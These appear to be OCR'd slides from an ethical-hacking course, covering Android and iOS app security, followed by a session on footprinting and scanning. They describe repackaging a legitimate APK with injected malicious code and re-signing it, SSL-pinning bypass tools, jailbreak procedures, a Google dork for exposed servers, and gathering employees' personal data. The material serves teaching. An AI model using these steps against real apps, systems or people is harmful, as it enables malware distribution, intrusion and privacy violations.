
- **iOS:** Operating system for Apple iPhone and other Apple mobile devices.

# Jailbreaking and Rooting

- Jailbreaking is the process of removing the limitations imposed by Apple on devices running the iOS operating system.
- Jailbreak allows the phone's owner to gain full access to the root of the iOS and access all the features.
- Rooting is the process of removing the limitations on a mobile or tablet running the Android operating system.
- Jailbreaking/Rooting open security holes that may not been readily apparent or undermine the device's built-in security measures.
- Jailbroken and Rooted phones are much more susceptible to
  - Viruses and malware
  - Bypass app vetting processes imposed by Google and Apple
  - Can lead to malicious or virus infected app downloads

# Android Application Security

# Android Fundamentals




- Device hardware
- HAL (Hardware Abstraction Layer)
- Android OS – Linux with device drivers
- Android App Runtime
  - Mostly in Java
  - Also uses native libraries
- Pre-installed apps: email, phone, calendar, contacts, web browser etc
- User installed apps

# Google Security Services

| Service Name | Service Description |
|---|---|
| **Google Play** | Collection of services that allow users to discover, install, and purchase apps from their Android device or the web |
| **Android Updates** | Delivers new capabilities and security updates to selected Android devices |
| **App Services** | Frameworks that allow Android apps to use cloud capabilities such as data backup |
| **Verify Apps** | Warn or automatically block the installation of harmful apps, continually scan apps on the device, warn about or remove harmful apps |
| **SafetyNet** | A privacy preserving intrusion detection system to assist Google tracking, mitigate known security threats, and identify new security threats |
| **SafetyNet Attestation** | Third-party API to determine whether the device is CTS compatible |
| **Android Device Manager** | To locate a lost or stolen device |

# Android Security

- Dalvik Virtual Machine (VM), a software component that runs each application in its own instance of the Dalvik VM
- Once an application is developed in Java, it is transformed to dex (Dalvik Executable) files
  - Android SDK ‘dx’ toolset converts into dex files compatible with the Dalvik VM
- Android security is SQLite (a SQL database engine) based
- Applications store persistent data in the device in SQLite databases without proper security measures (No encryption) to protect its confidentiality
- Once an Android device has been compromised, it is possible to access confidential information stored in those databases

# Kernel Security

- Linux kernel is the base for a Android computing environment.
- Linux kernel provides Android with several key security features including:
  - A user-based permissions model
  - Process isolation
  - Extensible mechanism for secure IPC
  - Ability to remove unnecessary and potentially insecure parts of the kernel
- Application Sandbox
  - Android's application security is enforced by the application sandbox
  - Isolates apps from each other
  - Protects apps and the system from malicious apps.

# Kernel Security

- System Partition and Safe Mode
  - Contains Android's kernel and operating system libraries like application runtime, application framework, and applications.
  - This partition is set to read-only.
  - In Safe Mode booting of device third-party applications are not launched automatically however device owner can launch these manually.
- Filesystem Permissions
  - Follows UNIX-style filesystem permissions to ensure that one user cannot alter or read another user's files.
  - Each application runs as its own user.
  - Unless the developer explicitly shares files with other applications, files of one application cannot be read or altered by another application.
- Security-Enhanced Linux
  - Uses Security-Enhanced Linux (SELinux) to apply access control policies and establish mandatory access control (mac) on processes.

# Kernel Security


- Verified boot
  - Android 6.0 and later supports verified boot and device-mapper-verity.
  - Verified boot guarantees the integrity of the device software starting from a hardware root of trust up to the system partition.
  - During boot, each stage cryptographically verifies the integrity and authenticity of the next stage before executing it.
  - Android 7.0 and later supports strictly enforced verified boot, which means compromised devices cannot boot.
- Cryptography
  - Android provides a set of cryptographic APIs for use by applications.
  - APIs include implementations of standard and commonly used cryptographic algorithms such as AES, RSA, DSA, and SHA.
  - Specific APIs are provided for higher level protocols like SSL and HTTPS.
  - Android 4.0 provides the KeyChain class to allow applications to use the system credential storage for private keys and certificate chains.

# User Security Features

- Filesystem Encryption
  - Android 3.0 and later provides full filesystem encryption at kernel level.
  - Android 5.0 and later supports full-disk encryption.
    - Full-disk encryption uses a single key—protected with the user's device password—to protect the whole of a device's user data partition.
  - Android 7.0 and later supports file-based encryption.
    - File-based encryption allows different files to be encrypted with different keys.
- Password Protection
  - Android can be configured to verify a user-supplied password prior to providing access to a device.
  - Use of a password and/or password complexity rules can be required by a device administrator.
- Device Administration
  - Android 2.2 and later provide the Android Device Administration API
  - Administrators can also remotely wipe lost or stolen handsets.
  - APIs are available to third-party providers of Device Management solutions.

# Elements of App

- AndroidManifest.xml
- Activities
- Services
- Broadcast Receiver
- Protected APIs:
  - Camera functions
  - Location data (GPS)
  - Bluetooth functions
  - Telephony functions
  - SMS/MMS functions
  - Network/data connections



# App Structure

- Primarily written in Java, Kotlin (transpiled to Java), and C++.
- Distributed in Android Package (.apk) format which is similar to a ZIP file containing all the assets and bytecode for an app.
- A typical unzipped APK structure looks like this:
  - **AndroidManifest.xml:** Basic application details like name, version, external accessible activities & services, minimum device version etc
  - **META-INF:** Metadata information, developer certificate, checklists etc
  - **classes.dex:** Compiled byte code of application
  - **resources.arsc:** Metadata about resources and XML
  - **res/:** Compressed binary XMLs
  - **lib/:** External C/C++ libraries if any

# Hacking an App

- The way that most Android malware works is to:
  - take a legitimate application
  - disassemble the dex code, and decode the manifest
  - include the malicious code
  - assemble the dex, encode the manifest, and sign the final apk file.

# Hacking an App

- One popular tool to do this is apktool
  - Install apktool (code.google.com/p/android- apktool/downloads/list)
  - Download the apk that is going to be modified (ex: old version of Netflix)
  - Disassemble the apk (apktool d Netflix.apk out)
  - Perform the modifications in the .smali files and in the manifest located in the folder generated with the same name as the disassembled application
  - Execute the **build** command to rebuild the package again (apktool b)
    - Repacked apk is stored in the out/dist folder.
    - Before signing the apk, generate a private key with a corresponding digital certificate.
  - Download the SignApk.jar tool.
    - Unzip it in the dist folder
    - Execute following command: java –jar signapk.jar certificate.pem key.pk8 Netflix.apk Netflix_signed.apk
    - Verify the process by: jarsigner –verify –verbose –certs Netflix_signed.apk

# App Analysis: Static

- apktool:
  - Extracts APK and resources from app binary
  - Also extracts smali (human readable java byte code) code from dex file

```
import java.lang.System;

public class HelloWorld {
    public static void
main(String[] args) {
        System.out.println("Hello
World!");
    }
}
```

Java

smali

```
.class public LHelloWorld;
.super Ljava/lang/Object;
.source "HelloWorld.java"


# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 3
    .param p0, "args"    # [Ljava/lang/String;

    .prologue
    .line 5
    get-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Hello World!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 6
    return-void
.end method
```

# App Analysis: Static

- dex2jar or jadx
  - decompile from dex to jar format
  - APKs are minified for easier distribution and obfuscation reasons.
  - jadx provides features that make it easier to work with deobfuscated jars and lets enforce minimum field name lengths during decompilation.
  - modified names are based around the original names
  - Other decompilers are procyon, Fernflower, CFR
- Decompilation process:
  - Use apktool to extract APK and decompress resource files
  - Use jadx to decompile the APK to .java source files
  - Open the decompiled source code folder in Visual Studio Code for easy search and navigation
- Use aapt to extract

# App Analysis: Static

- aapt: Part of Android SDK, can dump AndroidManifest.xml tree from an APK without needing to decompile or extract anything

```
$ aapt dump xmltree com.myapp-1.0.0.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
  E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x409
    A: android:versionName(0x0101021c)="1.0.0" (Raw: "1.0.0")
    A: android:installLocation(0x010102b7)=(type 0x10)0x0
    A: package="com.myapp" (Raw: "com.myapp")
    E: uses-sdk (line=8)
      A: android:minSdkVersion(0x0101020c)=(type 0x10)0x15
      A: android:targetSdkVersion(0x01010270)=(type 0x10)0x1b
    E: uses-feature (line=12)
```

```
$ aapt dump badging com.myapp-1.0.0.apk
package: name='com.myapp' versionCode='123' versionName='1.0.0'
platformBuildVersionName=''
install-location:'auto'
sdkVersion:'21'
targetSdkVersion:'27'
uses-permission: name='com.venmo.permission.C2D_MESSAGE'
uses-permission: name='com.google.android.c2dm.permission.RECEIVE'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_CONTACTS'
...
```

# App Analysis: Passive

- Involves proxying the device, bypassing SSL pinning, and observing device logs
- **Logcat**
  - Built in tool in the Android SDK to monitor device logs.
  - Often apps print out useful debug information i.e. secret keys, user information etc into logcat.
  - This information can be very useful to understand working of an application.
  - To use logcat, simply run “adb logcat” with a device connected, and you should see system logs.
  - Ref logcat: https://developer.android.com/studio/command-line/logcat

# App Analysis: Passive

- **Drozer**
  - Toolkit designed to help analyze Android applications
  - Provides a lot of useful information such as checking for bad permissions, monitoring IPC calls, and more.
- **SSL Pinning**
  - SSL Certificate pinning is where an app has a known list of valid SSL certificates for a domain (or a set of domains).
  - While making HTTPS connections from the device, it ensures that the certificates from the server match what they are set to in the application.
  - If the cert from the server doesn't match the list of pre-approved certificates, the device drops the connection and throws an SSL error.
- To bypass SSL pinning, one can use tools (a catch-all Frida script, something pre-built like JustTrustMe for Xposed) or a custom solution.

# App Analysis: Dynamic


- Way of interacting with and figuring out security vulnerabilities within applications by writing dynamic hooks to talk with them.
- Frida tool can modify, hook and dynamically interact with applications
- **Frida**
  - Some useful resources for writing Frida scripts are:
  - https://frida.re/docs/android/
  - https://www.frida.re/docs/javascript-api/

# iOS Application Security

# iOS Platform

- During mid 80s at NeXT Inc developed high end workstations.
- NeXT's operating system NeXTSTEP was based on Carnegie Mellon University's Mach kernel and BSD Unix.
- Apple purchased NeXT in 1996 and NeXTSTEP was chosen to replace ageing Mac OS (Classic).
- In a pre-release version (Rhapsody), NeXTSTEP was modified to adopt Mac styling – pre-cursor for UI of Mac OSX.
- Released as Mac OSX in Mar 2001.
- In 2007, iPhone iOS released
  - Derived from NeXTSTEP/Mac OS X family
  - Kernel is Mach/BSD based
  - Uses Objective-C and class libraries of Apple

# iOS Architecture




- **Core OS Layer:** Holds the low level features that most other technologies are built upon.
  - Core Bluetooth Framework.
  - Accelerate Framework.
  - External Accessory Framework.
  - Security Services framework.
  - Local Authentication framework.

# Core Services Layer

- **Core Services Layer** has following key Frameworks:
  - **Address book framework** – Gives programmatic access to a contacts database of user.
  - **Cloud Kit framework** – Gives a medium for moving data between your app and iCloud.
  - **Core data Framework –** Technology for managing the data model of a Model View Controller app.
  - **Core Foundation framework –** Interfaces that gives fundamental data management and service features for iOS apps.
  - **Core Location framework –** Gives location and heading information to apps.
  - **Core Motion Framework –** Access all motion based data available on a device. Using this core motion framework Accelerometer based information can be accessed.
  - **Foundation Framework –** Objective C covering too many of the features found in the Core Foundation framework
  - **Healthkit framework –** New framework for handling health-related information of user
  - **Homekit framework –** New framework for talking with and controlling connected devices in a user's home.
  - **Social framework –** Simple interface for accessing the user's social media accounts.
  - **StoreKit framework –** Gives support for the buying of content and services from inside your iOS apps, a feature known asIn-App Purchase.

# Media Layer

- **Media Layer** has Graphics, Audio and Video technology Frameworks.
- **Graphics Framework**:
  - **UIKit Graphics –** It describes high level support for designing images and also used for animating the content of your views.
  - **Core Graphics framework –** It is the native drawing engine for iOS apps and gives support for custom 2D vector and image based rendering.
  - **Core Animation –** It is an initial technology that optimizes the animation experience of your apps.
  - **Core Images –** gives advanced support for controlling video and motionless images in a non-destructive way
  - **OpenGl ES and GLKit –** manages advanced 2D and 3D rendering by hardware accelerated interfaces
  - **Metal –** It permits very high performance for your sophisticated graphics rendering and computation works. It offers very low overhead access to the A7 GPU.

# Media Layer…

- **Audio Framework:**
  - **Media Player Framework –** It is a high level framework which gives simple use to a user's iTunes library and support for playing playlists.
  - **AV Foundation –** It is an Objective C interface for handling the recording and playback of audio and video.
  - **OpenAL –** is an industry standard technology for providing audio.
- **Video Framework:**
  - **AV Kit –** framework gives a collection of easy to use interfaces for presenting video.
  - **AV Foundation –** gives advanced video playback and recording capability.
  - **Core Media –** framework describes the low level interfaces and data types for operating media.

# Cocoa Touch Layer

- **Cocoa Touch Layer** sits at the top of the iOS stack and contains the frameworks that are most commonly used by iOS application developers.
  - **EventKit framework –** gives view controllers for showing the standard system interfaces for seeing and altering calendar related events
  - **GameKit Framework –** implements support for Game Center which allows users share their game related information online
  - **iAd Framework –** allows to deliver banner-based advertisements from app.
  - **MapKit Framework –** gives a scrollable map that can include into user interface of app.
  - **PushKit Framework –** provides registration support for VoIP apps.
  - **Twitter Framework –** supports a UI for generating tweets and support for creating URLs to access the Twitter service.
  - **UIKit Framework –** gives vital infrastructure for applying graphical, event-driven apps in iOS. Some of the Important functions of UI Kit framework:
    - Multitasking support.
    - Basic app management and infrastructure.
    - User interface management
    - Support for Touch and Motion event.
    - Cut, copy and paste support and many more.

# Apple Firmware Update File (IPSW)

- IPSW file is an Apple Device Software Update file used with iPhone, iPod touch, iPad and Apple TV.
- It's an archive file format that stores encrypted DMG (Disk iMaGe) files and various others like PLISTs, BBFWs, and IM4Ps.
- IPSW files are released from Apple and are intended to add new features and fix security vulnerabilities in compatible devices.
- They can also be used to restore an Apple device back to its factory default settings.
- IPSW file can be downloaded through iTunes.

# Jailbreaking iOS

- Get firmware image (IPSW) that corresponds to the iOS version and device model that needs to be jailbroken
- Get jailbreak software (redsn0w, greenpois0n, limera1n, Pangu, TaiG, PPJailbreak)
- Connect the device to the computer hosting the jailbreak software via a standard USB cable
- Launch the jailbreak application and select the previously downloaded IPSW on jailbreak software console
  - Customizes IPSW file using Jailbreak software
- Switch the device into Device Firmware Update (DFU) mode.
  - Device should be powered off for this operation
- Once the switch into DFU mode occurs, the jailbreak software automatically begins the jailbreak process.
  - Wait until the process completes.

# Jailbreaking iOS…

- Remote Jailbreaking (jailbreakme.com) – old site but can be used
  - Loads a specially crafted PDF into mobile safari browser.
  - The PDF takes control of browser, operating system and provides user full control of devices
  - Another option is to load home page of jailbreakme.com in browser and press INSTALL button (jailbreakme3.0)
- Reference content for jailbreaking
  - https://silzee.com
  - https://en.wikipedia.org/wiki/IOS_jailbreaking
  - https://www.digitaltrends.com/mobile/how-to-jailbreak-your-iphone/

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 06 (Foot Printing and Scanning)

# Agenda

- Foot Printing
  - What Is Foot Printing?
  - Why Is Foot Printing Necessary?
  - Determine the scope of activities
  - Get proper authorization
  - Publicly available Information
  - WHOIS & DNS enumeration
  - DNS interrogation
  - Network reconnaissance

- Scanning
  - Determining If the system Is alive
  - Host discovery: ARP, ICMP, TCP/UDP
  - Determining which services are running or listening
  - Scanning types
  - Identifying TCP and UDP services running
  - Detecting the operating system
  - Making guesses from available ports
  - Active & Passive stack fingerprinting
  - Processing and storing scan data
  - Managing scan data with Metasploit

# Foot Printing

# What is Foot Printing?

- Pre-attack phases: Foot Printing, Scanning and Enumeration.
- Foot Printing is the blue printing of the security profile of an organization carried out in a structured manner.
- Prepares a unique organization profile with respect to networks (internet, Intranet, Extranet, Wireless) and systems involved.
  - Attacker identifies an unknown entity
  - Uses a combination of tools and techniques
  - Reduce the entity to a specific range of domain names, networks, subnets, routers, IP addresses and other details about its security posture.
- An attacker will spend 90% of his time in profiling an organization and 10% in launching the attack.


# Determine the scope of activities

- Is it to footprint the entire organization, or limit activities to certain subsidiaries or locations?
- Do business partner connections (extranets), or disaster-recovery sites to be included?
- Are there other relationships or considerations?
- Are the weaknesses to be exploited in whatever forms they manifest themselves?
- What are the potential potential crack in the system?

# Get proper authorization

- Ensure proper authorization to proceed for the agreed list of activities/scope
- Ensure the authorization from the right person(s)
- Ensure the authorization is formal (in writing)
- Ensure the target IP addresses (if provided) are correct
- Ensure senior leadership of the organization been informed of this task

# Information gathering methodology



# Discover initial information

- Commonly includes following:
  - Domain name lookup
  - Locations
  - Contacts (telephone, mails etc)
- Main information sources are:
  - Open source (Google maps, Google street view, facebook, linkedin, search engines etc)
  - Publicly available information
  - Company website & related organizations
- Hacking tools
  - Whois
  - Nslookup
  - Paros
  - Sam spade

# Publicly available information


- Huge amount of information is readily available about an entity on internet. Some places are:
  - Company web pages: Review public website source code for comments in source code
  - Related organizations
  - Location details
  - Employee information
  - Current events
  - Privacy and security polices, and technical details indicating type of security mechanism in place
  - Archived information
  - Search engines and data relationships
  - Other information of interest

# Company Website

- Websites may have name, phone numbers, emails of key persons.
- Comments in HTML source code may contain important details.
- Mirror website for off-line code review.
- Good trusted website mirroring tools:
  - Wget (gnu.org/software/wget/wget.html) for UNIX/Linux
  - Teleport Pro (tenmax.com) for Windows
- Use brute-force techniques to enumerate "hidden" files and directories on a website:
  - Use OWASP's DirBuster to do this automatically
- Investigate other sites beyond the main "http://www" and "https://www" sites as well.
  - Sites like www1, www2, web, web1, test, test1 etc. are important for foot printing.

# Paros: Tool to Analyze Website

- Powerful tool for UNIX and Windows
- Can be downloaded from *www.parosproxy.org*
- Requires Java J2SE installed
- Has features to
  - Analyze
  - Spider
- Finds all the pages in a site



# Paros: Tool to Analyze Website

- Identifies security risks in the site
- Don’t scan sites without permission

file:///K:/Users/Sam/paros/session/Lates

**Paros Scanning Report**

Report generated at Sat, 10 Feb 2007 03:30:41.

**Summary of Alerts**

| Risk Level | Number of Alerts |
|---|---|
| High | 0 |
| Medium | 2 |
| Low | 2 |
| Informational | 0 |

**Alert Detail**

| Medium (Suspicious) | IIS default file |
|---|---|
| Description | Microsoft IIS 4.0, 5.0 or 6.0 default files are found. |
| URL | http://mtsconsulting.net/_vti_bin/_vti_aut/author.dll |
| URL | http://mtsconsulting.net/_vti_bin/_vti_adm/admin.dll |
| URL | http://mtsconsulting.net/_vti_bin/shtml.dll |
| URL | http://mtsconsulting.net/_vti_inf.html |
| URL | http://mtsconsulting.net/postinfo.html |
| Solution | Remove default files and virtual directories. |

# Few Other Tool to Analyze Website

- BurpSuite
- Intruder
- SiteGaurding
- Quterra
- Pentest-Tools

# Related organizations

- Companies connected with the target organization may contain details about target organization:
  - Business partners
  - Third party suppliers
  - Customers
- Related companies system may have vulnerabilities which could enable access to target organization systems

# Location details

- Location details will enable dumpster diving, social engineering, and other mechanical attacks
- Physical addresses can lead to unauthorized access to buildings, wired and wireless networks, computers, mobile devices etc
- Layout and building plans can be obtained using satellite imagery of location/building
- Google street view can be used to familiarize with the surroundings

# Person details

- Social media sites like facebook, linkedin, phonenumber.com, truecaller, twitter.com, classmates.com, monster.com, reunion.com etc can be used to access personal details
- Details can include email, phone, residential address, date of birth, location changes, pictures of residences etc
- Paid sites available to sell personal data for very low cost - **peoplesearch.com, spokeo.com**
- On-line employee resumes and job posting provide information about technologies in use, location of IT systems etc
- Disgruntled employees stealing and selling information

# Search engines

- Google Dorks
  - Microsoft Windows Server with Remote Desktop connection exposed-> allinurl:tsweb/default.htm
  - Google Hacking Databse (GHDB)
- Tools
  - Athena,
  - SiteDigger
  - Wikto
  - FOCA analyses metadata associated with a document
- Maltego is a tool to mine data and link relevant pieces of information on a particular subject.
  - provides the ability to aggregate and correlate information and display the relationships in a graphical form

# Internet organization

